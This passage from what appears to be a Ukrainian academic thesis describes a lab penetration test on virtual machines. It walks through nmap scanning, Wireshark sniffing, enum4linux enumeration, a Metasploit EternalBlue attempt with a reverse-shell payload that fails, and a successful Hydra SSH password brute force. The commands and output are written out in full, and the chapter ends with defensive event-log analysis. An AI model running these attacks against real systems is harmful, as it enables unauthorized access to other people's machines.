Сканування відкритих портів є першочергової дією хакерів, оскільки знання про певний порт надає розуміння подальших дій і сценарій атак. Nmap було застосовано з атакуючої машини на клієнтську (рис 3.11).

```
(maryana@maryana)-[~]
$ nmap -sV 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 15:27 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:05:05:D1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: W10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds

(maryana@maryana)-[~]
$
```

Рис. 3.11 Скан відкритих портів інструментом Nmap

Після отримання результатів про відкриті порти можна планувати подальші етапи проведення мережевих атак. Наступною постає потреба аналізу мережевого трафіку, яка при правильному використанні може відкрити безліч можливостей для наступних дій, адже можна не тільки відслідкувати мережеві пакети, а й перехопити їх, або вилучити з мережі необхідні пакети даних, наприклад, паролі в незашифрованому вигляді. Для аналізу мережевого трафіку в експериментальній середі було використано інструмент Wireshark, що продемонстровано на рисунку 3.12.




Рис. 3.12 Запуск інструменту Wireshark

Після запуску команди з консолі терміналу необхідно обрати адаптер, трафік з якого було проаналізовано. В даному випадку було проскановано порт виходу в інтернет і дії мережевих протоколів. Після запуску процесу сніфінгу, будь яка дія на машині користувача відображається у консолі Wireshark на машині атакуючого, демонструючи перехоплений трафік (рис 3.13).




Рис. 3.13 Міжмережеве взаємодія між віртуальними машинами в Wireshark

У верхній частині вікна Wireshark відображено список перехоплених пакетів (рис 3.14). Відокремлюється велика кількість ICMP-повідомлень, а нижня частина демонструє детальну структуру одного з перехоплених пакетів (рис 3.14).




Рис. 3.14 Перехоплення трафіку між хостами у Wireshark

Даний аналіз виявив основні типи трафіку в мережі: ICMP та UDP-запити до служби mDNS, яка використовується для локального виявлення пристроїв у мережі без попередньої конфігурації.

Після завершення етапу розвідки перехоплення даних було виконано перехід до етапу перебору інформації за допомогою інструменту enum. Суть процесу полягає у зборі інформаційних потоків про систему або мережі.

На рисунку 3.15 продемонстровано процес використання enum4linux для збору інформації про клієнтську віртуальну машину.

```

maryana@maryana: ~
File Actions Edit View Help
(maryana@maryana)-[~]
$ enum4linux -a 192.168.1.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr 14 15:22:53 2025

===== ( Target Information ) =====
Target ..... 192.168.1.10
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.10 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.1.10 ) =====

Looking up status of 192.168.1.10
W10      <20> -      B <ACTIVE> File Server Service
W10      <00> -      B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <1d> -      B <ACTIVE> Master Browser
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
  
```

Рис. 3.15 Мережева енумерація цільового вузла за допомогою enum4linux

Спочатку виводиться базова інформація, така як IP-адреса, діапазон ідентифікаторів користувачів (RID Range), список відомих імен облікових записів. Далі виводиться результат визначення робочої групи або домену, до якого належить віртуальна машина-жертва. Наступний блок містить дані, отримані за допомогою запитів Nbtstat, які дозволяють ідентифікувати мережеві служби, активні на цільовій машині. Виявлено, що пристрій виконує функції файлового сервера File Server Service та робочої станції, зафіксовано також участь у виборах основного браузера мережі та наявність служби Master Browser, яка відповідає за підтримку мережевих ресурсів у робочій групі. Часто саме ця інформація є типовим результатом даного етапу в рамках тестування на проникнення.

Після отримання всіх відомостей про порти і трафіки машини-жертви можна переходити до перших експлойтів, оскільки злоумисник вже має стабільне

розуміння про функціонування системи і її звичну поведінку, тож можна починати атакуючі процеси. Використання вразливості для отримання доступу до системи може бути досягнуто за допомогою експлойту EternalBlue. EternalBlue націлений на критичну вразливість у реалізації протоколу Server Message Block v1 у операційних системах Windows. Вразливість дозволяє зловмиснику активувати довільний код на віддаленій системі без автентифікації, що надає їй особливої небезпеки для мереж із застарілим програмним забезпеченням. Механізм атаки ґрунтується на переповненні буфера під час обробки спеціально сформованих SMB-пакетів, що призводить до отримання контролю над системою. Запуск EternalBlue через термінал атакуючої віртуальної машини продемонстровано на рисунках 3.16-3.18.

```

maryana@maryana: ~
File Actions Edit View Help
gzip: /usr/share/wordlists/rockyou.txt: Permission denied

(maryana@maryana)-[~]
msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

: oDFo:
./ymM0dayMmy/.
--dHJ5aGFyZGVyIQ==+
: sm@~Destroy.No.Data~s:
--h2~Maintain.No.Persistence~h+
: odNo2~Above.All.Else.Do.No.Harm~Ndo:
/etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/
--SecKCoin++e.AMd' .-:////+hbove.913.ElsMnh+-
~/ssh/id_rsa.Des- htN01UserWroteMe!-
: dopeAW.No<nano>o :is:TRiKC.sudo-.A:
: we're.all.alike'' The.PFYroy.No.D7:
: PLACEDRINKHERE! : yxp_cmdshell.Ab0:
: msf>exploit -j. :Ns.BOB6ALICEes7:
: --strwxrw:-. :MS146.52.No.Per:
: <script>.Ac816/ sENbove3101.404:
: NT_AUTHORITY.Do :T:/shSYSTEM-.N:
: 09.14.2011.raid /STFWall.No.Pr:
: hevnsntSurb025N. dNVRGOING2GIVUUP:
: #OUTHUSE- -s: /corykennedyData:
: $nmap -oS SSo.6178306Ence:
: Awsmda: /shMTL#beats30.No.:
: Ring0: dDestRoyREXKC3ta/M:
: 23d: sSETEC.ASTRONOMYist:
: /- /yo- .ence.N:(){ :! : 6 };;
: :Shall.We.Play.A.Game?tron/
: -oo.if1ghtf0r+ehUser5'
.. th3.H1V3.U2VjRFNN.jMh+.
MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's~
J~HAKCERS~./.'

```

Рис. 3.16 Завантаження модуля EternalBlue

Було завантажено модуль, вказано ціль, корисне навантаження і адресу атакуючої машини, куди буде надано доступ у випадку успішної атаки (рис 3.17).

```

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set 192.168.1.10
[-] Unknown datastore option: 192.168.1.10.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:

-c, --clear    Clear the values, explicitly setting to nil (default)
-g, --global   Operate on global datastore variables
-h, --help     Help banner.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

```

Рис. 3.17 Запуск експлойту EternalBlue

```

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set 192.168.1.10
[-] Unknown datastore option: 192.168.1.10.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:

-c, --clear    Clear the values, explicitly setting to nil (default)
-g, --global   Operate on global datastore variables
-h, --help     Help banner.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.10:445 - Host does NOT appear vulnerable.
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory
.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.10:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Рис. 3.18 Результат експлойту

Вивід у консолі свідчить про те, що доступ над машиною-жертвою не отримано – відпрацювала захисна система на Windows 10.

Атака методом перебору – це один із основних видів злону, який використовує базується на методах безлічі спроб і помилок для злону паролів, облікових даних для входу та ключів шифрування, тощо. Це проста, проте в той самий час надійна тактика для отримання несанкціонованого доступу до облікових

записів, систем або навіть мереж організацій. Хакер має змогу спробувати кілька імен користувачів і паролів, часто використовуючи для тестування широкий спектр комбінацій, доки не буде підібрано правильну інформацію для входу. Незважаючи на те, що це один з найстаріших методів кібератак, атаки методом перебору перевірені часом і досі залишаються відмінною тактикою серед хакерів.

Hydra є передумованим всередину дистрибутиву Kali Linux паралельним зломщиком входу в систему, що забезпечує підтримку численних протоколів для кібератак. Hydra – надзвичайно швидкий і гнучкий інструмент, який також є доволі легким у додаванні нових модулів. Hydra може продемонструвати, наскільки легко отримати несанкціонований доступ до системи віддалено.

На віртуальній машині, що імітує атакуючу, було створено текстовий файл зі списком найпростіших паролей, які часто є легкими для зламу і отримання доступу, який є несанкціонованим (рис 3.19).




Рис. 3.19 Наповнення текстового файлу найпростішими паролями для перебору

Використовуючи за основу наповнення текстового файлу, було проведено атаку перебору паролів типу на SSH порт віртуальної машини, що імітує клієнтську (рис 3.20).

```

maryana@maryana: ~
File Actions Edit View Help

(maryana@maryana)~$ hydra -t 4 -V -f -l maryana -P password.txt ssh://192.168.1.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-14 14:43:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:1/p:11), ~3 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "12345678910" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "password" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "password123" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "admin" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "qwerty" - 5 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "123qwe" - 6 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "allinone" - 7 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "zxcvbnm" - 8 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "maryana" - pass "abc" - 9 of 11 [child 3] (0/0)
[22][ssh] host: 192.168.1.10 login: maryana password: 123qwe
[STATUS] attack finished for 192.168.1.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found

```

Рис. 3.20 Атака Hydra на SSH порт

За результатами атаки у терміналі помітним є збіг одного з паролей зі списком текстового файлу. Це означає, що пароль підібрано, і тепер хакер може легко отримати доступ до неї, оскільки він вже знає пароль.

На відміну від цільових експлойтів, які використовують лише конкретні вразливості, Hydra ґрунтується на методі брутфорсу – атаки "грубої сили", який являє собою послідовну перевірку великої кількості варіантів облікових даних, і може використовувати як авторські словники, так словники поширених паролів, наприклад, rockyou.txt.[30]. Hydra підтримує різні протоколи, і це робить її універсальним інструментом для тестування стійкості аутентифікації. Можна атакувати як порт 22 SSH, так і 3389 RDP, мета атаки визначається особливостями протоколів та їх конфігурацією. SSH порт використовує шифрування за замовчуванням, що значно ускладнює процес перехоплення паролів, але не захищає від прямого брутфорсу, і часто має влаштований захист від перебору методом обмеження спроб, затримок, або навіть автоматичний бан IP після декількох спроб. RDP порт 3389 зазвичай не має обмежень на кількість спроб, що робить його легшою ціллю, а у разі успіху надає доступ до графічного інтерфейсу користувача, що є ціннішим для зловмисника, проте часто вимагає більших ресурсів для атаки через навантаження на графічний трафік мережі.

3.3 Аналіз результатів експериментального впровадження

Для спеціалістів з кібернетичної безпеки надзвичайно важливим є завдання випереджати потенційні загрози. Одним із надійних способів це зробити ж процес відстеження ідентифікаторів подій Windows. Ці ідентифікатори подій постійно надають інформацію про те, що відбувається всередині системи. Знання того, які ідентифікатори подій відстежувати, носить велике значення для ефективного захисту середовища. Журнал подій віртуальної машини-жертви продемонстровано на рисунку 3.21.




Рис. 3.21 Windows Event Viewer

Розділ Security фіксує події, пов'язані з аутентифікацією, управлінням обліковими записами та критичними діями всередині системи. Цей розділ інструменту використовується для моніторингу та аналітики потоків подій безпеки, які часто стають ключовими для виявлення кібернетичних атак або неавторизованих дій. Кожній події присвоєно певний Event ID - це унікальна

числова комбінація, яка класифікує та швидко ідентифікує конкретні системні події, пов'язані з безпекою, роботою додатків або системними процесами. Подія з ID 4624 фіксує успішний вхід користувача, проте надмірна кількість таких подій за короткий проміжок часу часто вказує на брутфорс-атаку, особливо якщо джерела входів різні. ID 4672 вказує на спеціальні привілеї, які були надані під час автентифікації, проте необґрунтоване використання таких прав - це ключовий індикатор для виявлення атак типу Pass-the-Hash або використання експлойтів. Слід зауважити, що перегляд подій у журналі має проводитись часто, що є недоліком зважаючи на те, що навіть експериментальні атаки не забрали багато часу. Наприклад, рисунок 3.22 відображає етап nmap і точність маркування набору даних, зокрема одно-секундне вікно даних з атакою сканування портів, показуючи активність, яка тривала приблизно 0,6 секунди. Такі мітки мають вирішальне значення у процесі визначення конкретного аномального сегменту у кожному подібному сигналі.




Рис. 3.22 Час сканування портів Nmap

Етап брутфорсу хоч і є одним із ключових в успішності атаки – так само не займає багато часу, оскільки для експерименту було підібрано легкий пароль (рис 3.23, 3.24). Складні пароль здатні навантажити атакуючу систему, в такому випадку брутфорс може потребувати більше часу, але слід враховувати залежність його методів, оскільки метод перебору є менш ефективним, і займатиме більше часу і потужностей, ніж словниковий метод.




Рис. 3.23 Час експериментального брутфорсу методом перебору




Рис. 3.24 Час експериментального брутфорсу словниковим методом

В завданнях кібербезпеки час є критично важливим ресурсом, тому важливо мати розуміння не тільки про етапи дій зловмисників, але й враховувати скільки часу займає кожен із них. Експеримент з віртуальними машинами було відтворено за 17 хвилини, відсоток часу кожного етапу показано на рисунку 3.25.




Рис. 3.25 Відсоток часу кожного етапу експериментальних атак

Windows Defender – встановлений антивірус операційних систем Windows, за допомогою якого відслідковувати загрози власної системи може кожен користувач, просто запустивши сканування на віруси та час від часу проводити оновлення власного пристрою.

